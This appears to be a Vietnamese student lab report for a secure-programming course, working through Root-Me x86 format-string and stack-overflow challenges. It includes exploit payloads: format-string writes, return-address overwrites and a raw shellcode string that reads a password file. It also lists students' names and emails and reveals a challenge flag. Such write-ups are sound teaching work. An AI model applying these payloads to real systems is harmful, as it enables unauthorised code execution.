BÁO CÁO BÀI TẬP

**Môn học: Lập trình an toàn và khai thác lỗ hổng**

**Tên chủ đề: Overflow Exploitation**

*GVHD: Phan Thế Duy*

1. **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: ……….

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Vương Đinh Thanh Ngân | 20521649 | 20521649@gm.uit.edu.vn |
| 2 | Lê Minh Nhã | 20521690 | 20521690@gm.uit.edu.vn |
| 3 | Vũ Hoàng Thạch Thiết | 20521 | 2051@gm.uit.edu.vn |

1. **NỘI DUNG THỰC HIỆN:[[1]](#footnote-0)**

|  |  |  |
| --- | --- | --- |
| **STT** | **Công việc** | **Kết quả tự đánh giá** |
| 1 | ELF x86 - Format string bug basic 1: | 95% |
| 2 | ELF x86 - Format string bug basic 2: | 95% |
| 3 | ELF x86 Stack overflow basic 1: | 95% |
| 4 | ELF x86 Stack overflow basic 2: | 95% |
| 5 | ELF x86 - Stack buffer overflow basic 3: | 95% |
| 6 | ELF x86 - Stack buffer overflow basic 4: | 95% |
| 7 | ELF x86 - Stack buffer overflow basic 5: | 60% |
| 8 | ELF x86 - Stack buffer overflow basic 6: | 95% |
| 9 | ELF x86 - BSS buffer overflow: | 95% |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

Mục Lục

[BÁO CÁO CHI TIẾT 2](#_Toc29660)

[1. ELF x86 Forrmat string bug basic 1](#_Toc18514) 4

[2. ELF x86 Format string bug basic 2 8](#_Toc12491)

3. ELF x86 Stack overflow basic 1 6

4. ELF x86 Stack overflow basic 2 9

5. ELF x86 Stack overflow basic 3 12

6. ELF x86 Stack overflow basic 4 14

7. ELF x86 Stack overflow basic 5

8. ELF x86 Stack overflow basic 6 18

9. ELF x86 BSS Buffer overflow 24

[HẾT 28](#_Toc5701)


BÁO CÁO CHI TIẾT

## ELF x86 - Format string bug basic 1

Ảnh có chứa văn bản

Mô tả được tạo tự động

- Dùng ssh để truy cập vào challenge và nếu yêu cầu nahp65 pass thì ta nhập như đã cho trong challenge



- Sau khi truy cập vào challenge ta dùng lệnh ls thì thấy có 1 file thực thi là ch5

- Chạy thử file thì ta thấy nó sẽ in ra màn hình những gì mình nhập

- Xem thử Source code mà challenge cho để hiểu rõ hơn về chương trình

Ảnh có chứa văn bản

Mô tả được tạo tự động


- Có luồng FILE \*secret để đọc file .passwd nơi lưu glag

- Khai báo buffer size 32 byte

- Có hàm fgets() đọc từ lường secret với số lượng 32 byte là kích thước của buffer và lưu vào biến buffer

- Hàm printf() không kiểm tra argument nên nó sẽ tiếp tục lấy data trong stack ra và dựa vào đây ta có thể đọc được thông tin từ buffer

- Ta thấy argv[1] chỉ đọc 1 data nên ta thử chèn thêm nhiều giá trị argument xem có gì xảy ra



- Ta thấy nó in ra chuỗi data là “AAAA” của mình và một số ký tự có vẻ như là flag

- Thử tăng %c lên xem như thế nào

Ảnh có chứa văn bản

Mô tả được tạo tự động

- Cũng không khả quan hơn và thử submit chuỗi có vẻ như là flg thì sai

- Vậy thay thì xem ở định dạng đầu ra là ascii thì ta xem dưới dạng hex xem sao

Ảnh có chứa văn bản

Mô tả được tạo tự động

- Dùng python để tạo ra một chuỗi với AAAA là chuỗi dat và %08x để hiển thị dưới dạng hexa và sẽ pad thêm ký tự không vào cho đủ 8 byte

Ảnh có chứa văn bản

Mô tả được tạo tự động

- Ta được một chuỗi hexa và thử decode chuỗi này


Ảnh có chứa văn bản

Mô tả được tạo tự động

- Ta được một chuỗi giống như nãy nhưng đầy đủ hơn và có vẻ là flag


- Nhưng submit lại sai vì chuỗi được viết dưới dạng little edian vì vậy ta cần đổi sang big edian

* Little edian: 9apD()6dmapE
* Big edian: Dpa9d6)(Epamd



- Nộp flag

## ELF x86 - Format string bug basic 2



- Sử dụng câu lệnh như trên và nếu có pass thì nhập pass đã cho của challenge để truy cập vào challenge

Ảnh có chứa văn bản

Mô tả được tạo tự động

- Truy cập được vào chllange ta dùng lệnh ls và thấy có file thực thi ch14

- Ta thực thi thử và nhập bất kỳ thì thấy nó in ra

Ảnh có chứa văn bản


Mô tả được tạo tự động

- Ta thấy có 1 số ký tự 41 là ký tự A trong Ascii và ở trước nó là 0x40302010 là giá trị biến check

- Nó hiện ra ở %p thứ 9

- Ta xem thử code để xem mục tiêu là gì





- Ta thấy nếu như có thể thay đổi biến check thành 0xdeadbeef thì ta có thể khai thác thành công và mở shell để đọc flag

- Ý tưởng như sau:

1. 0xdead(57005) đưa vào địa chỉ check+2 và 0xbeef(48879) đựa vào check
2. %8x 7 lần để đưa esp lên trước check
3. %48811c%n (0xbeef)
4. %8126c%n (0xdead)

Ảnh có chứa văn bản


Mô tả được tạo tự động

- Do địa chỉ check đã thay đổi dựa vì địa chỉ của stack thay đổi dựa vào độ dài của payload

Ảnh có chứa văn bản

Mô tả được tạo tự động

- Kết quả khai thác thành công và submit




## ELF x86 Stack overflow basic 1

Ảnh có chứa văn bản

Mô tả được tạo tự động

- Sau khi truy cập được vào challenge thì thấy có file thực thi ch13

- Ta thực thi thử và nhập bất kỳ thì nó in ra chuỗi của ta với tên là buf và địa chỉ của biến check



- Ta xem qua source code thì thấy biến check được khai báo và sau đó là kích thước của buf

- Như ta thấy thì biến check được khai báo trước nên nó sẽ nằm gần đỉnh stack hơn và đó sẽ là vị trí ta cần tìm để khai thác

- Nếu ta đọc kĩ thì thấy nếu như đổi biến check thì 0xdeadbeef thì ta sẽ khai thác thành công và mở được shell

- buf được khai báo với kích thước 40 byte nhưng khi đọc thì hàm fgets() lại đọc tới 45 byte nên sẽ tạo ra lỗi buffer over flow

Ảnh có chứa văn bản

Mô tả được tạo tự động

- Ta thử truyền patload với 40 byte a và giá trị khác để đổi thử giá trị của biến check thì thấy có vẻ như biến check đã thay đổi

Ảnh có chứa văn bản

Mô tả được tạo tự động

- Giờ ta thực hiện chạy câu lệnh bằng python sau đó truyền payload vào chương trình với 40 ký tự a sẽ làm đầy biến buf sau đó là giá trị để làm tràn biến check


- Ta có vẻ đã mở được shell nhưng sau đó nó đóng luôn và không thể chạy câu lệnh

Ảnh có chứa văn bản

Mô tả được tạo tự động

- Ta cần thực hiện cat sau khi truyền payload


- Pass là: 1w4ntm0r3pr0np1s



- Nộp flag

## ELF x86 Stack overflow basic 2

- Trước tiên ta thực hiện vào thử thách basic 2



- Đọc source code đã được cung cập trên trang root me



- Trong quá trình đọc và phân tích ta sẽ nhận thấy rằng có hàm **shell** dùng để khởi động shell, hàm sup sẽ in ra giá trị test và nó được khai báo trước array buf. Biến buf có độ dài là 128 bytes nhưng ta lại có hàm fget cho phép nhập vào 133 => lỗ hổng ta có thể khai thác.


- Stack của bài:



|  |
| --- |
| 128 bytes |
| 4 bytes |




- Tiếp đến ta cần tìm địa chỉ của hàm **shell bằng cách dùng lệnh** gdb ./ch15 và tìm ìno function, ta sẽ nhìn thấy được shell nằm ở vị trí 0x08048516




- Và nếu muốn khai thác được thì chúng ta sẽ thực hiện chèn vào 128 bytes kèm theo đó là 4 bytes địa chỉ của hàm shell.

- Hiện tại địa chỉ hàm shell là 0x08048516 (big endian) nên ta cần đổi sang \x16\x85 \x04\x08 (little endian).

- Lúc này ta sẽ chèn thêm để pointer func trỏ (point) tới address của function shell và thực hiện câu lệnh python -c ‘print(“n” \* 128 “\x16\x85 \x04\x08”)’;cat) | ./ch15 #0x08048516 . Sau đó đó là đọc file passwd để lấy flag




- Nộp flag



## ELF x86 - Stack buffer overflow basic 3

- Thực hiện đăng nhập vào thử thách




- Đọc source code được cho sẵn tại trang root me



- Phân tích source code ta thấy có vấn đề xung đột giữa việc buffer và stack đi theo hướng ngược nhau. Đồng thời có dòng read(fileno…) dùng để đọc từng kí tự từ đầu vào và kiểm tra, nếu chúng hợp lệ thì sẽ thực hiện in ra. Để gọi được hàm shell ra thì ta cần thông qua check => cần chỉnh lại giá trị của check


- Stack của bài:




- Nhận thấy ô nhớ của check nằm sau buffer, mà buffer có dạng array => ta có thể truy xuất giá trị của check thông qua buffer để gán giá trị cho từng byte của check thông qua case default với i là input ta nhập từ bàn phím.

- Thêm vào đó biến count ở đây biến count ở đây là số nguyên có dấu, mỗi khi thêm vào một kí tự thì biến count này sẽ được cộng lên. Vì vậy để giảm value của count về giá trị âm thì ta sẽ cần đưa input vào là 0x80 mà buffer cũng chỉ chứa được 64 bytes => count phải lớn hơn buffer thì mới ghi đè được.

- Chuyển 0xbffffabc thành little endian, trừ count đi 4 và truyền giá trị vào như phía dưới thì ta sẽ tìm được flag




- Nộp flag:



## ELF x86 - Stack buffer overflow basic 4

- Thực hiện đăng nhập vào thử thách và ls -a để xem




- Xem source code cho trước trên trang root me




- Sau khi phân tích ta sẽ thấy ngay tại hàm strcpy có lỗi, ngay tại đoạn code này sẽ giúp chúng ta in ra màn hình các biến môi trường có tên tương ứng => Hướng đi của chúng ta sẽ là ghi đề lên return address để nó nhảy tới đoạn shell code của ta.

- Stack của challenge:



- Sử dụng gdb ta sẽ thấy stack chiểm 0x21c bytes tức là 540 bytes (sub esp, 0x21c)




- Hiện tại ta cần nơi để lưu trữ shellcode và có thể gọi tới được nên ta sẽ lưu shellcode vào biến env SHELLCODE. Sau đó, ghi đè lên giá trị lên return address để trỏ tới SHELLCODE. Ta có thể thấy thì PATH sẽ gần với return address do vậy ,uốn khai thác return address thì ta sẽ thông qua PATH. Từ PATH tới return address thì mất 160 bytes nên 4 bytes tiếp theo sẽ là address của biến SHELLCODE.

- Và muốn chèn vào stack để nó đi vào đúng địa chỉ return address, ta cần tạo thêm 1 biến môi trường là JUNK để lưu ký tự bất kỳ.

=> Giá trị SHELLCODE: export SHELLCODE=`python -c 'print("\x90"\*100+"\x31\xc0\xb0\x0b\xeb\x19\x89\xe1\x8b\x1c\x24\x8d\x53\x09\x89\x54\x24\x04\x99\x89\x54\x24\x08\x88\x53\x08\x88\x53\x16\xcd\x80\xe8\xe2\xff\xff\xff/bin/cat .passwd")'`

=> Giá trị của JUNK: export JUNK=$(python -c 'print "HELLO"\*1000')

- Ta tìm address của biến env thông qua đoạn code như sau:




- Sau đó thì ta sử dụng chương trình C trên để tìm address

